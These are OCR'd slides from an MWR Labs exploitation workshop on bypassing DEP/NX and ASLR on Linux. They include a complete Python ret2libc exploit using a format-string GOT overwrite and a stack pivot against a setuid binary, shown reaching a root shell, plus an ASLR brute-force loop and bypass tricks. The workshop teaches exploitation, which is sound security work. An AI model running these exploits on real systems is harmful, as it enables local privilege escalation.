
MWR LABS

Public

EXTERNAL

Over the Overflow - Part 2

A journey beyond the explored world of buffer overflow



Donato Capitella, Jahmel Harris

Version-1.5

whoarewe

Donato Capitella

Security Consultant at MWR

Donato.Capitella@mwrinfosecurity.com

Jahmel Harris

Security Consultant at MWR

Jahmel.Harris@mwrinfosecurity.com

Part 1

- Review of stack-based buffer overflow
- Introduction to alternative exploitation vectors

Format Strings, Use-After-Free, Integer Overflow

Part 2

- Exploit Mitigation techniques (DEP, ASLR, FORTIFY_SOURCE)
- Bootcamps

Disclaimer

This material is provided for educational purposes only

- MWR do not support or encourage unethical hacking
- MWR are not responsible for any illegal use you might do of the techniques presented here

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- **Non-Executable Memory**
- Return-into-libc
- Stack pivots
- Return-Oriented Programming

W^X, NX, DEP

Mark writable pages as non-executable

- Dependent on hardware support (NX bit)
- Implemented under different names
  - OpenBSD W^X
  - Data Execution Prevention(DEP) since Windows XP-SP2/2003
- Effect on exploits
  - Shellcode cannot be executed

Hardware support

- Intel architecture
  - Pure 32 bit CPUs do not support NX bit
  - Support first added in AMD64
  - 64bit CPUs support **NX** both in 64 bit mode and 32 bit mode (if kernel is using PAE)
- Patches can provide software emulation
  - x86: code segment limit “line in the sand”
  - ExecShield, PaX

W^X effect

```
[root@localhost 44con]# execstack -c /bin/runas
[root@localhost 44con]# execstack -q /bin/runas
- /bin/runas
```

```
[root@localhost 44con]# gdb -q /bin/runas core.6255
Reading symbols from /bin/runas...done.
[New LWP 6255]
Core was generated by `/bin/runas -u d@f@ %32446u %4$hn %16693u %5$hn cmd'.
Program terminated with signal 11, Segmentation fault.
#0  0xbfff7ec8 in ?? ()
(gdb)
```

Segmentation fault when trying to execute address on the stack!

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- Non-Executable Memory
- **Return-into-libc**
- Stack pivots
- Return-Oriented Programming

Return-into-libc (1)

Solar Designer proposes exploitation technique to get around W^X

(*http://insecure.org/sploits/linux.libc.return.lpr.sploit.html*)

- Basic idea:
  - Reuse functions already present in executable areas of memory (ex.: libc)
  - Stack needs to be set up to provide arguments and function chaining

Return-into-libc (2)

System() is a typical function used in ret2libc-style attacks

- System()
  - Library function that allows execution of shell commands
  - Easy to set up, takes only one argument
- Other popular choices
  - strcpy(), PLT, …

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- Non-Executable Memory
- Return-into-libc
- **Stack pivots**
- Return-Oriented Programming

Stack pivot (1)

- Return-into-libc requires stack control
  - **Fake activation** frame must be prepared on the stack (arguments, return address)
  - Not a problem in stack-based buffer overflows
- Non-stack based overflows:
  - First instruction needs to move stack pointer to area controlled by attacker

Stack pivot (2)

- Example of stack pivots:
  - `add %esp, $0x3da (esp lifting)`
  - `xchg %eax, %esp`
  - `mov %ebx, %esp`
- It is important that these instructions are followed by a return
  - They are effectively ROP gadgets

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- Non-Executable Memory
- Return-into-libc
- Stack pivots
- **Return-Oriented Programming**

Return Oriented Programming


Borrowed Code Chunks Exploitation Technique (S. Krahmer, 2005)

- Built on top of return-into-libc
  - Reuse code in executable memory
  - Not full functions, just *useful code chunks* grouped into *gadgets*
  - Gadgets accomplish simple tasks (ex.: stack pivot)

Gadgets (1)

Gadgets are built from sequences of instructions present in executable memory

- Usually short
- Accomplish simple task
- End with a ret (so that we can chain them)



Gadgets (2)

X86 instruction set is extremely dense

- Variable length instructions
- Any memory location could contain valid instructions

By offsetting the original instruction by one byte, we get completely different instructions, not intended

```
(gdb) x/2i 0xb7e7157b
0xb7e7157b:   add    %al,0x81bcc4(%ecx)
0xb7e71581:   add    %al,%bl
```

```
(gdb)  x/2i 0xb7e7157c
0xb7e7157c:   add    $0x81bc,%esp
0xb7e71582:   ret
```

Looking for gadgets

The Geometry of Innocent Flesh on the Bone: *Return-into-libc without Function Calls*, Hovav Shacham

- GALILEO algorithm
  - Scan memory backward from address of a ret
  - Disassemble from new address and check if instruction sequence is interesting
  - Filter out bad instructions (invalid opcodes, privileged instructions, …)

Ropify

How can we find ROP gadgets?

- Ropify
  - Simple tool to look for ROP gadgets in Linux programs
  - Implements a simple version of GALILEO
  - Written in Python
  - Uses gdb scripting

➡ `workshop/ropify.py`

Stack pivots in libc

- `./ropify.py -d16 -g /bin/ls`
  - generate gadget list for /bin/ls
  - max gadget depth: 16 bytes (default 8)
- We can ask ropify to look for stack pivots with the *--stack-pivots* switch

```
[root@localhost workshop]# ./ropify.py --stack-pivots -m /lib/libc.so.6 -g /bin/runas > libc.pivots
[root@localhost workshop]# wc -l libc.pivots
4165 libc.pivots
[root@localhost workshop]#
```

Note the use of -m /lib/libc.so.6 to specify that we want gadgets from libc rather than from /bin/ls

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot 
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - IE use-after-free
  - Glibc integer overflow


Ret2libc demo

- Objective
  - Local privilege escalation
- Steps
  - Find address of system()
  - Find appropriate stack pivot
  - Prepare return-sled (equivalent of nop-sled)
  - Prepare custom shell
  - Exploit!

➡ `workshop/fmt/solutions/ex2.py`

Desired stack layout

- Stack layout when exit() is called after we have overwritten the GOT entry
  - ESP points to the top of the stack
  - We need to move it into our return sled with a **stack pivot**



Ret2libc demo (1)

```
[root@localhost 44con]# gdb -q /bin/runas core.6255
Reading symbols from /bin/runas...done.
[New LWP 6255]
Core was generated by `/bin/runas -u d▯f▯ %32446u %4$hn %16693u %5$hn cmd'.
Program terminated with signal 11, Segmentation fault.
#0  0xbfff7ec8 in ?? ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e2c5b0 <__libc_system>
(gdb)
```

System() address within libc

Ret2libc demo (2)

- Find out where stack pointer is when we get control of EIP and how far away it is from our nop sled:

NOP sled starts here

```
(gdb) find $esp, $esp+5000, 0x90909090
0xbffeffd7
0xbffeffd8
0xbffeffd9
0xbffeffda
0xbffeffdb
0xbffeffdc
0xbffeffdd
0xbffeffde
0xbffeffdf
0xbffeffe0

(gdb) p/x $esp
$2 = 0xbffeeedc
(gdb) p 0xbffeffd7-0xbffeeedc
$3 = 4347
(gdb)
```

Distance between NOP sled and stack pointer

Ret2libc demo (3)

- We need a stack pivot to lift esp by at least 4347 bytes (*esp-lifting gadget*)
  - Generate full list of pivots for libc
  - Grep for add and review the pivots

```
[root@localhost workshop]# grep 81bc libc.pivots
0xb7e4057cL: add $0x81bc,%esp ;; ret ;;
[root@localhost workshop]#
```

This one seems a good candidate

Ret2libc demo (4)


- Adjust width parameter to write address of esp lifting gadget:

$$57c_{16} - 10 = 1394$$

$$b7e4_{16} - 57c_{16} - 2 = 45670$$

```
USERNAME = struct.pack('L', exit_GOT) + struct.pack('L', exit_GOT+2)
         + " %1394u %4$hn %45670u %5$hn"
```

StackPivot / RET-sled



Ret2libc demo (5)

- Convert our NOP-sled into the ROP equivalent (return instructions):

```
RET_ADDR = 0xb7e40582

ret_sled = ""
for i in range(1,65536,4):
    ret_sled += struct.pack('L', RET_ADDR)
```

- Spray environment with RET-sled followed by call to system:

```
CALL_SYSTEM = SYSTEM_ADDR + "PADD" + SHELL_ADDR
os.putenv("EGG", ret_sled + SYSTEM_ADDR )
```

Ret2libc demo (6)

- Finally, use a string from libc for our custom shell name:

```
(gdb) find 0xb7f95020, 0xb7f95e7c, "0"
0xb7f951e0 <uparams+32>
1 pattern found.
(gdb) x/s 0xb7f951e0
0xb7f951e0 <uparams+32>:        "0"
(gdb)
```

- Prepare custom shell in PATH:

```
os.system("ln -s /bin/sh ~/bin/0")
subprocess.call(["/bin/runas", "-u", USERNAME, "cmd"])
os.system("rm ~/bin/0")
```

Putting everything together

```
import os
import struct
import subprocess

exit_GOT = 0x0804a264
RET_ADDR = 0xb7e40582
SYSTEM_ADDR = struct.pack('L', 0xb7e2c5b0)
SHELL_ADDR = struct.pack('L', 0xb7f951e0)

ret_sled = ""
for i in range(1,65536,4):
    ret_sled += struct.pack('L', RET_ADDR)

CALL_SYSTEM = SYSTEM_ADDR + "PADD" + SHELL_ADDR
os.putenv("EGG", ret_sled + CALL_SYSTEM)

USERNAME = struct.pack('L', exit_GOT) + struct.pack('L',
exit_GOT+2) \
    + " %1394u %4$hn %45670u %5$hn"

os.system("ln -s /bin/sh ~/bin/O")
subprocess.call(["/bin/runas", "-u", USERNAME, "cmd"])
os.system("rm ~/bin/O")
```

Ret2libc demo (9)

- And now, ready to go:

```
[bof@localhost exercises]$ python ex2.py
```

```
B-4.2# whoami
root
B-4.2#
```

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- **ASLR**
- Attacks

ASLR

Attacker needs to use addresses in the stack/heap/libraries

- Idea
  - Randomise base addresses for stack/heap/ libraries each time a program is executed
  - Attackers must guess addresses
  - Exploits highly unreliable

ASLR on Linux (1)

- Kernel 2.6.12 (Conservative Randomization)
  - Stack base address, mmap() base address
  - `# echo 1 > /proc/sys/kernel/randomize_va_space`
- Kernel 2.6.25
  - Text segment base address
  - only if executable compiled with -fPIE
- Kernel 2.6.26 (full ASLR)
  - Heap base address randomized as well
  - `# echo 2 > /proc/sys/kernel/randomize_va_space`

➡ `workshop/aslr_test`

ASLR on Linux (2)

The amount of randomess varies from OS to OS and is also influenced by the underlaying platform.

- Linux 3.11, x86
  - 11 bits of randomness for the stack

```
#define STACK_RND_MASK (0x7ff >> (PAGE_SHIFT - 12))

static unsigned long randomize_stack_top(unsigned long stack_top){

        unsigned int random_variable = 0;

        if ((current->flags & PF_RANDOMIZE) &&
                !(current->personality & ADDR_NO_RANDOMIZE)) {
                random_variable = get_random_int() & STACK_RND_MASK;
                random_variable <<= PAGE_SHIFT;
        }

#ifdef CONFIG_STACK_GROWSUP
        return PAGE_ALIGN(stack_top) + random_variable;
#else
        return PAGE_ALIGN(stack_top) - random_variable;
#endif
}
```

http://lxr.linux.no/#linux+v3.11/fs/binfmt_elf.c#L550

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- ASLR
- **Attacks**

ASLR attacks

- Attacks
  - Bruteforcing
  - Partial overwrites
  - Non-ASLR components
  - Info leakage
  - Specific implementation issues/bypasses


Brute-forcing ASLR (1)

- Let's go back to our first exploit
  - Make stack executable (execstack -s /bin/runas)
  - Decent length nop-sled
- Just wrap the exploit in a loop and see if we get lucky at some point:

```
import os

for i in range (1, 65000):
  ret = os.system("python ./ex1.py")
  print ret
  if ret == 0:
    print "Success at try #" + str(i)
    break
```

Brute-forcing ASLR (2)

On average, 198 attempts to get a root shell on kernel 3.6.6-i686



Non-ASLR components

Rarely all components of an address space are randomised

- Binaries compiled without -pie flags
  - Code segment / GOT / PLT not randomised
- Prelink places libraries at fixed location
  - Improves performances / defeats ASLR :(
  - Fedora runs prelink every two weeks adding some randomisation

Predictable addresses

Many Linux kernels use predictable seeds to randomise addresses

- Seed based on
  - Process PID
  - Jiffies (kernel time measure / 4ms)
- Local exploits can reliably guess addresses

➡ http://lxr.linux.no/#linux+v3.10.10/drivers/char/random.c#L1479

Exec() wrapper trick (1)

Exec() syscalls replace current process image with new process image

PID preserved

- Wrap vulnerable setuid program
  - Use wrapper memory layout to predict layout of vulnerable program
  - Incorporate address guess into dynamically built exploit

Unlimited stack trick

An unprivileged command allows to disable ASLR for shared libraries on modern 32-bit Linux kernels!

- An low privilege user can request an unlimited stack for his session
  - `ulimit -s unlimited`
  - on IA32 the base address of mmap() not randomised → libc at fixed address!

➡ http://lxr.linux.no/#linux+v3.7.7/arch/x86/mm/mmap.c#L113

Further Readings

- *Nergal*, "The advanced return-into-lib(c) exploits", *2001*
  - *http://www.phrack.org/issues.html?issue=58&id=4*
- *Arjan van de Ven*, "New Security Enhancements in Red Hat Enterprise Linux v.3"
  - http://www.redaht.com/f/pdf/rhel/WHP0006US_Execshield.pdf
- *drraid*, "Attacking ASLR on Linux 2.6"
  - http://www.sophsec.com/research/aslr_research.html

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- **Recap**
- ASLR and Browser Exploitation
- The Heap
- Heap Spraying

